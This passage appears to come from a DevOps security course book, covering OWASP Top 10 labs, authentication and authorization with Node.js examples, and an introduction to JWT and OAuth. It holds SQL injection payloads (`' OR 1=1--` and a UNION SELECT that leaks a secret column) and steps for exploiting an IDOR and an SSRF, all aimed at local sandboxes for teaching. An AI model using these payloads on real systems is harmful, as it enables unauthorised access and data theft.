   node --no-warnings sqli.mjs
   ```

   Expected output: `vulnerable rows: 2` then `parameterised rows: 0`. Same input, opposite outcome; the only change is parameter binding.

2. **Start OWASP Juice Shop locally**, a deliberately insecure shop maintained by OWASP for training.

   ```bash
   docker run -d --name juice-shop -p 127.0.0.1:3000:3000 bkimminich/juice-shop
   curl -s -o /dev/null -w "%{http_code}\n" http://127.0.0.1:3000
   ```

   Expect `200`. Open http://127.0.0.1:3000 in a browser. Juice Shop has a built-in score board (find its path by reading the page's JavaScript or using the hints in the OWASP project documentation) that lists challenges tagged by Top 10 category.

3. **A01: look for an IDOR.** Register two accounts (use fake emails such as `a@example.com`, `b@example.com`), add items to each basket, then watch the browser's Network tab. The basket API takes a numeric id; change it to the other account's id and observe whether

the server checks ownership. Write down the request and which fix from section 5 applies.

4. **A03: try a classic SQL injection on the login form.** In Juice Shop's login, enter an email such as `' OR 1=1--` and any password. Explain from the response why the login query must be concatenating strings, and rewrite the equivalent server code with a parameterised query.
5. **A05: inspect the response headers.**

   ```bash
   curl -sI http://127.0.0.1:3000 | head -20
   ```

   Note which security headers (`Content-Security-Policy`, `Strict-Transport-Security`, `X-Content-Type-Options`) are missing or weak, and what `helmet()` would add.
6. **A06: scan the app's dependencies and image** (Trivy is covered in L11.9).

   ```bash
   docker run --rm -v /var/run/docker.sock:/var/run/docker.sock aquasec/trivy:latest
     image --severity HIGH,CRITICAL bkimminich/juice-shop
   ```

   Expect a long table of known CVEs (Juice Shop intentionally ships vulnerable packages). Count the HIGH and CRITICAL findings.
7. **Fix a vulnerable route in your own `shop-api`.** Take the A01 and A03 vulnerable snippets from section 5, paste them into a small Express app, exploit them with `curl`, then apply the fixes and show the exploit fails. Commit both versions to a branch so a reviewer can diff them.
8. **Clean up.**

   ```bash
   docker rm -f juice-shop
   ```

7 Real-world scenario

Illustrative, not a documented incident. A bug bounty researcher emails the `shop-api` team: by changing the number in `GET /api/orders/1042` she can read other customers' orders. Logs show 40,000 sequential requests over two hours from one IP, and nothing alerted because only 5xx errors were monitored. The root cause is an A01 IDOR with sequential ids; the detection gap is A09.

The immediate fix adds `AND user_id = $2` to every order query, followed by an automated test that logs in as user A and requests user B's order ID expecting `404`. Then the team moves to non-guessable UUID ids (defence in depth, not a substitute), adds rate limiting and an alert on high rates of 404 from a single client, and adds an OWASP ZAP scan to the pipeline (L11.13). They also notify affected customers per their legal obligations.

Lesson: access control must be enforced on the server for every object, and "nothing was wrong in the dashboards" usually means the dashboards measured the wrong things.

8 Common mistakes and best practices

Don't

- Rely on hiding the URL, a client-side check or an obscure id as your access control.
- Build SQL, shell commands or HTML with string concatenation of user input.
- Validate only on the client, or only by blocklisting "bad" characters.
- Show stack traces, SQL errors or version banners to users.
- Run scanners as a one-off audit and then ignore the report.
- Treat the Top 10 as a complete checklist; it is a floor.

Do

- Deny by default and enforce authorisation server-side per object and per function.
- Use parameterised queries, framework escaping, schema validation and the least-privileged database user.
- Keep dependencies, base images and runtimes patched with automation (L11.10).
- Threat-model new features ("how would I abuse this?") before building them.
- Log security events centrally, alert on anomalies and rehearse the response.
- Run SAST, SCA, secrets, image and DAST scans in CI, and fail the build on agreed severities.

9 Tasks

- [ ] **T1 — Run the injection lab** *(≈20 min, beginner)*
  - **Goal:** observe string-built SQL versus parameterised SQL.
  - **Steps:**
    1. Run `sqli.mjs` from step 1.
    2. Change the payload to `x' UNION SELECT id, secret, 0 FROM products--` and run the vulnerable query.

3. Run it through the parameterised version.

- **Done when:** the vulnerable query leaks the `secret` column values and the parameterised one returns zero rows.

- [ ] **T2 — Map ten Juice Shop findings to the Top 10** *(≈90 min, intermediate)*
  - **Goal:** build the vocabulary by exploiting a local sandbox.
  - **Steps:**
    1. Run Juice Shop on `127.0.0.1` only (step 2).
    2. Solve at least five challenges from different categories using its in-app hints.
    3. For each, write the A-number, the exploit in one sentence and the fix in one sentence.
  - **Done when:** you have a table of at least five rows covering at least four different categories.

- [ ] **T3 — Fix an IDOR with a regression test** *(≈45 min, intermediate)*
  - **Goal:** turn a vulnerability into a permanent automated check.
  - **Steps:**
    1. Create a minimal Express app with `/orders/:id` as in the A01 vulnerable snippet and two users.
    2. Write a test (Node's built-in `node:test`) that logs in as user A and requests user B's order.
    3. Watch the test fail, apply the fix, watch it pass.
  - **Done when:** the test fails on the vulnerable version and passes on the fixed one.

- [ ] **T4 — Harden headers and errors** *(≈30 min, intermediate)*
  - **Goal:** remove A05 findings.
  - **Steps:**
    1. Add `helmet`, a specific CORS origin and a generic error handler to a sample Express app.
    2. Compare `curl -sI` output before and after.
    3. Trigger an exception and confirm the response has no stack trace.
  - **Done when:** the after-output shows `Content-Security-Policy` and `X-Content-Type-Options`, no `X-Powered-By`, and the error body is `{"error":"internal_error"}`.

- [ ] **T5 — Break and fix SSRF in a safe sandbox** *(≈45 min, advanced)*
  - **Goal:** understand why metadata services matter.
  - **Steps:**

1. Write a tiny local Express endpoint that fetches `req.query.url`, plus a second local server on `127.0.0.1:9000` that plays the role of an "internal admin service".
2. Request the internal service through your endpoint to prove the SSRF.
3. Add the allowlist and private-range check from section 5 and retest.

- **Done when:** the first call returns the internal page and the second returns an error (`host not allowed`).

☐ **T6 — Prove it: explain a breach from the Top 10** *(≈30 min, advanced)*

- **Goal:** connect categories to real events.
- **Steps:**
  1. Without notes, explain Equifax 2017 or Capital One 2019 in five sentences: the category or categories, the root cause, and two controls that would have helped (one in code, one in infrastructure or process).
  2. Name which pipeline stage from the section 4 diagram would catch each control.
- **Done when:** a teammate can restate the attack path and the two controls from your explanation.

10 Self-check questions

1. Why is "the user id is in the JWT" not enough to prevent an IDOR?
2. What is the difference between validating input and parameterising a query? Do you need both?
3. Which Top 10 category does an unpatched dependency fall under, and what pipeline stage detects it?
4. Why can't a vulnerability scanner find most A04 Insecure Design issues?
5. How does IMDSv2 reduce the impact of an SSRF bug?

ANSWERS

1. Knowing who the caller is (authentication) says nothing about whether that caller may access object 1042; the server must check ownership or permission for every object.
2. Parameterisation prevents data from being interpreted as SQL; validation rejects malformed or out-of-policy input and reduces other attacks. Use both; parameterisation is the one that stops SQL injection.
3. A06 Vulnerable and Outdated Components; software composition analysis (dependency and image scans) in CI plus continuous monitoring.
4. The flaw is in the intended behaviour (a missing limit, an unsafe workflow), not in a recognisable code pattern; it is found by design review, threat modelling and tests of abuse cases.

5. It requires a session token obtained with a PUT request carrying a custom header, which simple SSRF primitives (a blind GET, for example) usually cannot produce, and limits hop count, so stolen credentials are far harder to obtain.

11 Further reading

- OWASP Top 10 project page and the OWASP Cheat Sheet Series (owasp.org), especially the SQL Injection Prevention, Authorization and SSRF Prevention cheat sheets.
- OWASP Juice Shop project documentation and its companion book *Pwning OWASP Juice Shop*.
- OWASP Application Security Verification Standard (ASVS) for a full requirements checklist.
- *The Web Application Hacker's Handbook* by Stuttard and Pinto, and PortSwigger's Web Security Academy (free labs).

11.6 Authentication and Authorization

Topic 6 of 13 | ~5 hours | Difficulty: Intermediate

1 What it is

Two questions guard every system, and they are different questions:

- **Authentication (authn): "Who are you?"** Proving an identity with something you know (password), have (phone, hardware key) or are (biometric). The result is a verified identity, such as "user 7, Alice".
- **Authorization (authz): "What are you allowed to do?"** Deciding whether that identity may perform this action on this resource, such as "may Alice read order 1042?".

Authn happens once per login (or per token); authz happens on **every request**. Confusing them is the root of the most common web vulnerability class, Broken Access Control (OWASP A01 §11.5): the app knew who the caller was but never asked whether they were allowed.

Around those two sit supporting ideas:

- **Sessions** let a stateless protocol (HTTP) remember an authenticated user: the server issues an unguessable session id in a cookie and keeps the state server-side (or gives the client a signed token; see JWT and OAuth §11.7).
- **RBAC (Role-Based Access Control)** grants permissions to roles (`admin`, `support`, `customer`) and assigns roles to users.
- **ABAC (Attribute-Based Access Control)** decides using attributes of the user, resource and context ("a support agent may view orders where `order.region == agent.region` during business hours").
- **MFA (Multi-Factor Authentication)** requires two or more different factor types, so a stolen password alone is useless.

2 Why it matters in DevOps

- **Humans and machines both authenticate.** Engineers log into consoles, CI jobs assume cloud roles, services call each other. Weak authn anywhere is an entry point.

- **Stolen credentials are the common initial access path** in breach reports year after year; MFA and short-lived credentials remove most of that risk cheaply.
- **Operational access is authorization design:** who may deploy to production, read secrets, approve a Terraform apply? That is RBAC applied to your platform (Kubernetes RBAC §8.18, IAM §11.2).
- **Outages and breaches come from authz drift:** the "temporary" admin role nobody removed, the endpoint added without a permission check.

3 Real-world system example

GitHub announced that it would require all users who contribute code on github.com to enable two-factor authentication, rolling that requirement out through 2023, because stolen account credentials were a leading way for attackers to reach source code and publishing pipelines. It supports TOTP apps, hardware security keys, and passkeys (WebAuthn).

Kubernetes shows RBAC in its purest form: `Role` / `ClusterRole` objects list verbs on resources (`get` , `list` , `create` on `pods`), and `RoleBinding` / `ClusterRoleBinding` objects attach those roles to users, groups or service accounts. Authentication (certificates, OIDC tokens, service account tokens) is handled separately from authorization; the API server asks the authorizer on every request.

AWS IAM supports both models: managed policies attached to roles are RBAC-like, while **ABAC** uses tags, for example allowing a principal to touch only resources whose `Project` tag equals the principal's own `Project` tag, so one policy scales to many teams.

4 Diagram

Session-based login and the per-request authorization check:




Figure 11.6-1

Where each model decides:




Figure 11.6-2

5 How it works

Authentication factors and strength

Method	Factor	Notes
Password	Know	Store only a salted slow hash (argon2id, scrypt, bcrypt); enforce length over complexity; check against breached-password lists
TOTP app (RFC 6238)	Have	6-digit code derived from a shared secret and the current 30-second window; phishable in real time
SMS or email code	Have (weak)	Vulnerable to SIM swapping and interception; better than nothing

Method	Factor	Notes
WebAuthn / passkeys / FIDO2 security key	Have (+ are)	Cryptographic and bound to the website's origin, so it resists phishing; the preferred option
Machine identity	n/a	Short-lived tokens via workload identity (IAM roles, Kubernetes service accounts, OIDC from CI) rather than long-lived keys

Session security checklist

- Session id: at least 128 bits from a CSPRNG (cryptographically secure random generator), never derived from user data.
- Cookie flags: `HttpOnly` (JavaScript cannot read it), `Secure` (HTTPS only), `SameSite=Lax` or `Strict` (blunts CSRF, cross-site request forgery).
- Rotate the id on login (prevents session fixation), expire on idle and absolute timeouts, delete server-side on logout.
- State-changing requests from browsers also get a CSRF token or rely on `SameSite` plus origin checks.

RBAC versus ABAC

	RBAC	ABAC
Decision input	The user's roles	Attributes of user, resource, action, environment
Strength	Simple, auditable, easy to explain	Fine-grained, scales without a role explosion
Weakness	"Role explosion" when exceptions pile up	Policies harder to read and test
Typical use	Admin vs support vs customer	"Only the owner", "same region", "business hours"

Most real systems combine them: a role check first (can this *kind* of user do this action?), then an attribute check (on *this* object?). Policy engines such as **OPA (Open Policy Agent)** or AWS **Cedar** externalise the rules so they are testable and auditable.

Principles: deny by default; check on the server; check at the **object** level, not just the route; separate authorization code from handlers so it cannot be forgotten; log denials.

6 Step-by-step guide

Prerequisites: Node.js 20+ (22 recommended). All steps run locally with zero dependencies, and no cloud account is needed.

1. **Store passwords correctly.** Create `auth.mjs`:

```bash
```

```
mkdir -p ~/authz-lab && cd ~/authz-lab
cat > auth.mjs <<'EOF'
import { scryptSync, randomBytes, timingSafeEqual } from 'node:crypto';
export function hashPassword(pw) {
  const salt = randomBytes(16);
  return `scrypt$${salt.toString('hex')}$${scryptSync(pw, salt, 64).toString('hex')}`;
}
export function verifyPassword(pw, stored) {
  const [, salt, hash] = stored.split('$');
  const candidate = scryptSync(pw, Buffer.from(salt, 'hex'), 64);
  return timingSafeEqual(candidate, Buffer.from(hash, 'hex'));
}
const stored = hashPassword('correct horse battery staple');
console.log(stored.slice(0, 30) + '...');
console.log('right:', verifyPassword('correct horse battery staple', stored));
console.log('wrong:', verifyPassword('guess', stored));
EOF
node auth.mjs
```

Expected: a `scrypt$<salt>...` prefix, then `right: true` and `wrong: false`. Run it twice: the stored string differs each time because the salt is random.

2. **Generate and verify a TOTP code (MFA) with the Node standard library.** This is RFC 6238, the algorithm behind authenticator apps.

```bash
cat > totp.mjs <<'EOF'
import { createHmac } from 'node:crypto';
export function hotp(secret, counter, digits = 6) {
  const buf = Buffer.alloc(8);
  buf.writeBigUInt64BE(BigInt(counter));
  const h = createHmac('sha1', secret).update(buf).digest();
  const o = h[h.length - 1] & 0x0f;
  return String((h.readUInt32BE(o) & 0x7fffffff) % 10 ** digits).padStart(digits,
  '0');
}
export const totp = (secret, t = Date.now() / 1000, step = 30) => hotp(secret,
  Math.floor(t / step));
// RFC 6238 test secret (never use this in production)
const secret = Buffer.from('12345678901234567890');
console.log('t=59          ', totp(secret, 59));
console.log('t=1111111109  ', totp(secret, 1111111109));
console.log('now           ', totp(secret));
EOF
node totp.mjs
```

The first two lines print `287082` and `081804`, the last six digits of the RFC 6238 SHA-1 test vectors (94287082 and 07081804). The third line changes every 30 seconds. In production generate a random 160-bit secret per user, store it encrypted, accept the current and one

neighbouring window, and block code reuse.

3. **Build an RBAC + ownership check as Express-style middleware.** Keep the policy in one table:

```bash
cat > authz.mjs <<'EOF'
const PERMISSIONS = {
  customer: ['orders:read:own', 'orders:create'],
  support:  ['orders:read:any'],
  admin:    ['orders:read:any', 'orders:delete', 'users:manage'],
};
export function can(user, action, resource) {
  const perms = PERMISSIONS[user.role] ?? [];                    // unknown role:
  nothing
  if (perms.includes(`${action}:any`) || perms.includes(action)) return true;
  if (perms.includes(`${action}:own`)) return resource?.ownerId === user.id;   //
  ABAC-style attribute check
  return false;                                                  // deny by default
}
const order = { id: 1042, ownerId: 9 };
console.log('alice own?   ', can({ id: 7, role: 'customer' }, 'orders:read', {
  ownerId: 7 }));
console.log('alice bob?   ', can({ id: 7, role: 'customer' }, 'orders:read', order));
console.log('support bob? ', can({ id: 3, role: 'support' }, 'orders:read', order));
console.log('typo role?   ', can({ id: 4, role: 'sudoer' }, 'orders:delete', order));
EOF
node authz.mjs
```

Expected: `true`, `false`, `true`, `false`. The last line shows deny-by-default for an unknown role.

4. **Wire it into a route** (pattern for `shop-api`):

```js
const authorize = (action, load) => async (req, res, next) => {
  const resource = load ? await load(req) : undefined;
  if (!can(req.user, action, resource)) {
    req.log.warn({ event: 'authz_denied', user: req.user.id, action }, 'denied');
    return res.sendStatus(resource ? 404 : 403);   // 404 avoids confirming that other
  users' objects exist
  }
  req.resource = resource; next();
};
app.get('/orders/:id', authenticate, authorize('orders:read', req =>
  getOrder(req.params.id)), (req, res) => res.json(req.resource));
```

5. **Harden the session cookie** in an Express app using a Redis-backed store (`express-`

`session` with `connect-redis`) or your own:

```JS
app.use(session({
  name: 'sid', secret: process.env.SESSION_SECRET, resave: false, saveUninitialized:
  false,
  cookie: { httpOnly: true, secure: true, sameSite: 'lax', maxAge: 30 * 60 * 1000 },
}));
// after successful login: req.session.regenerate(() => { req.session.userId =
  user.id; ... })
```

Check the login response with `curl -si -X POST https://localhost:8443/login ... | grep -i set-cookie` (adjust host and port to your lab): you should see `HttpOnly; Secure; SameSite=Lax`.

6. **Infrastructure authz in miniature (optional):** if you have a kind cluster from Kubernetes RBAC §8.18, ask the API server the same question you just coded.

```BASH
kubectl auth can-i list pods --as=system:serviceaccount:default:default
```

Expect `no`: a new service account has no permissions until a binding grants some.

7 Real-world scenario

Illustrative, not a documented incident. After a hiring spree, `shop-api` gains a "support" role. A developer adds `DELETE /admin/orders/:id` and protects it with the `authenticate` middleware only, because "the admin UI never shows the button to support staff". A contractor with a support login finds the route in the browser's JavaScript bundle, calls it with `curl`, and deletes 200 test orders; a week later one real order disappears the same way.

Investigation shows the check existed only in the UI (function-level authorization missing on the server). The fix is a central `authorize('orders:delete')` on the route, a unit test that every registered route has an authorization policy (the test walks the framework's registered route list and fails if one lacks a policy marker), audit logs for destructive actions, and quarterly review of who holds which role.

Lesson: hiding a button is not authorization. Enforce on the server, centrally, and test that no route can be added without a policy.

8 Common mistakes and best practices

Don't

- Use unsalted or fast hashes (MD5, SHA-1, plain SHA-256) for passwords, or store them reversibly.
- Give different error messages for "unknown user" and "wrong password", which allows user enumeration.
- Store session ids or tokens in `localStorage` where any XSS can steal them, if a cookie would do.
- Build authz from client-supplied data (`role=admin` in a request body or an unsigned cookie).
- Rely on SMS as the only second factor for privileged accounts.
- Share accounts, or leave default or service credentials in place.

Do

- Require MFA for all humans, and phishing-resistant MFA (WebAuthn/passkeys) for admins and production access.
- Rate limit and lock out login attempts; alert on credential-stuffing patterns.
- Centralise policy; check at the object level; deny by default; log every denial and every privileged action.
- Prefer SSO (single sign-on) through an identity provider so joiners, movers and leavers are managed in one place.
- Use short-lived, role-based credentials for machines (least-privilege IAM §11.2).
- Review roles and access periodically and remove what is unused.

9 Tasks

- [ ] **T1 — Hash and verify passwords** *(≈20 min, beginner)*
  - **Goal:** store credentials safely.
  - **Steps:**
    1. Run `auth.mjs` from step 1 twice.
    2. Explain why the two stored strings differ but both verify the same password.
    3. Time `scryptSync` and say why slowness is a feature.
  - **Done when:** you demonstrate matching verification with different hashes, and can state the attacker-cost reason for slow hashing.
- [ ] **T2 — Generate matching TOTP codes** *(≈30 min, beginner)*
  - **Goal:** understand what an authenticator app does.
  - **Steps:**

1. Run `totp.mjs` and confirm the RFC 6238 vectors.
2. Encode a random 20-byte secret as Base32 (Python: `base64.b32encode`), add it to a TOTP app of your choice, and compare codes with your script.

- **Done when:** your script and the app show the same 6-digit code in the same window.

- [ ] **T3 — Extend the policy with ABAC** *(≈45 min, intermediate)*
  - **Goal:** add contextual rules to a role table.
  - **Steps:**
    1. Add a `region` attribute to users and orders.
    2. Allow `support` to read orders only when `order.region === user.region`.
    3. Add four test cases (same region, different region, customer, unknown role) using `node:test`.
  - **Done when:** all four tests pass and fail appropriately if you remove the region check.
- [ ] **T4 — Break it: exploit missing authorization, then fix it** *(≈45 min, intermediate)*
  - **Goal:** experience function-level and object-level failures.
  - **Steps:**
    1. Build a two-route Express app with `authenticate` only; log in as a "customer" and call an admin route and another user's order.
    2. Add `authorize()` as in step 4.
    3. Write a test that enumerates registered routes and fails if one has no policy marker.
  - **Done when:** both attacks succeed before the fix, return 403/404 after, and the route-coverage test fails when you add an unprotected route.
- [ ] **T5 — Harden a session cookie** *(≈30 min, intermediate)*
  - **Goal:** make session theft and fixation harder.
  - **Steps:**
    1. Run a login endpoint that sets a cookie with and without the flags.
    2. Verify the headers with `curl -si`.
    3. Show that the session id changes after login (`regenerate`).
  - **Done when:** the final response header contains `HttpOnly`, `Secure` and `SameSite=Lax`, and the pre-login and post-login ids differ.
- [ ] **T6 — Prove it: review a pull request for authn/authz bugs** *(≈45 min, advanced)*
  - **Goal:** spot problems the way a reviewer would.

- **Steps:**
  1. Write a 40-line Express file with five deliberate flaws (unsalted hash, no object check, role from the request body, missing rate limit, session cookie without flags).
  2. Swap with a peer or review your own after a day, listing each flaw, its OWASP category and the fix.
- **Done when:** all five flaws are found and each has a concrete code-level fix.

10 Self-check questions

1. Give an example where a user is authenticated but not authorized.
2. Why must authorization be checked per object, not only per route?
3. Why is a TOTP code phishable, and what makes WebAuthn resistant?
4. What cookie flags do you set on a session cookie, and what does each prevent?
5. When would you choose ABAC over RBAC?

ANSWERS

1. Alice is logged in (authenticated) but requests Bob's order or an admin endpoint, and the server must refuse (403 or 404).
2. A route like `/orders/:id` is allowed for all customers, yet each customer may only see their own orders; without an ownership check any id works (IDOR).
3. A user can type the code into a fake site that relays it in real time. WebAuthn signs a challenge bound to the real site's origin, so a look-alike domain gets nothing usable.
4. `HttpOnly` stops script access (XSS theft), `Secure` stops sending over HTTP, `SameSite` limits cross-site sending (CSRF).
5. When decisions depend on attributes (owner, region, time, data classification) that would need an explosion of roles, or when one policy must serve many teams, as in AWS tag-based access control.

11 Further reading

- OWASP Cheat Sheet Series: *Authentication*, *Session Management*, *Password Storage*, *Authorization* and *Multifactor Authentication*.
- NIST SP 800-63B, *Digital Identity Guidelines: Authentication and Lifecycle Management*.
- RFC 6238 (TOTP) and the W3C Web Authentication (WebAuthn) specification; the FIDO Alliance and passkeys.com for the passkey ecosystem.

- Open Policy Agent documentation, and the Kubernetes documentation on authenticating and RBAC authorization.

11.7 JWT and OAuth

Topic 7 of 13 | ~5 hours | Difficulty: Intermediate

1 What it is

OAuth 2.0 (RFC 6749) is a framework for **delegated authorization**: it lets an application obtain limited access to a resource on a user's behalf without ever seeing the user's password. "Sign in with GitHub, but only let this app read my public repos" is OAuth. The parties are the **resource owner** (the user), the **client** (the app), the **authorization server** (issues tokens) and the **resource server** (the API that accepts them).

OpenID Connect (OIDC) is a thin identity layer on top of OAuth 2.0. OAuth alone says "this token may call the API"; OIDC adds an **ID token** that says "the user is Alice, authenticated at this time by this provider". Login with Google, Microsoft or Okta is OIDC.

A **JWT (JSON Web Token, RFC 7519, pronounced "jot")** is a compact, URL-safe string that carries signed claims. It is the usual *format* of ID tokens and often of access tokens, but JWT and OAuth are different things: OAuth is a protocol, JWT is a token format. A JWT has three Base64URL-encoded parts separated by dots:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 . eyJzdWIiOiI3Iiwicm9sZSI6ImN1c3RvbWVyIn0 .
  <signature>
       header (alg, typ)                        payload (claims)                  HMAC or
  RSA/ECDSA signature
```

Crucially, the first two parts are **encoded, not encrypted**: anyone holding the token can read the claims. The signature only proves they have not been altered.

2 Why it matters in DevOps

- **Every modern platform speaks OIDC.** Kubernetes API authentication, Argo CD, Grafana, GitHub Actions to AWS federation, and cloud SSO all use it.
- **Replacing long-lived keys with OIDC federation** removes the biggest CI/CD secret: GitHub Actions or GitLab CI can assume a cloud role with a short-lived token instead of a stored access key (Secrets Management §11.4).

- **JWT mistakes are an outage and a breach waiting to happen:** accepting unsigned tokens, never expiring them, or being unable to revoke one after a compromise.
- **You will be asked to run the identity provider** (Keycloak, Dex, an IdP integration) and debug token errors such as "invalid audience" at 3 a.m.

3 Real-world system example

GitHub Actions OIDC with AWS. GitHub documents that each workflow run can request a signed OIDC token whose claims identify the repository, branch/environment and workflow. AWS IAM can be configured with GitHub as an OIDC identity provider and a role whose trust policy checks the `sub` and `aud` claims. The workflow exchanges the token for temporary AWS credentials (`aws-actions/configure-aws-credentials` with `role-to-assume`). No AWS access key is stored in GitHub.

Sign in with Google, Microsoft or Okta use the Authorization Code flow with OIDC; applications discover endpoints from the provider's `/.well-known/openid-configuration` document and verify ID tokens against the provider's published public keys (the JWKS, JSON Web Key Set). **Kubernetes** can validate OIDC ID tokens from such a provider for user login (via flags such as `--oidc-issuer-url`). **Keycloak** (open source, CNCF project) is a commonly self-hosted identity provider that implements all of this; it is what the lab below uses.

4 Diagram

The recommended browser/mobile flow today, **Authorization Code with PKCE (Proof Key**

for Code Exchange, RFC 7636):




Figure 11.7-1

Which flow for which client:

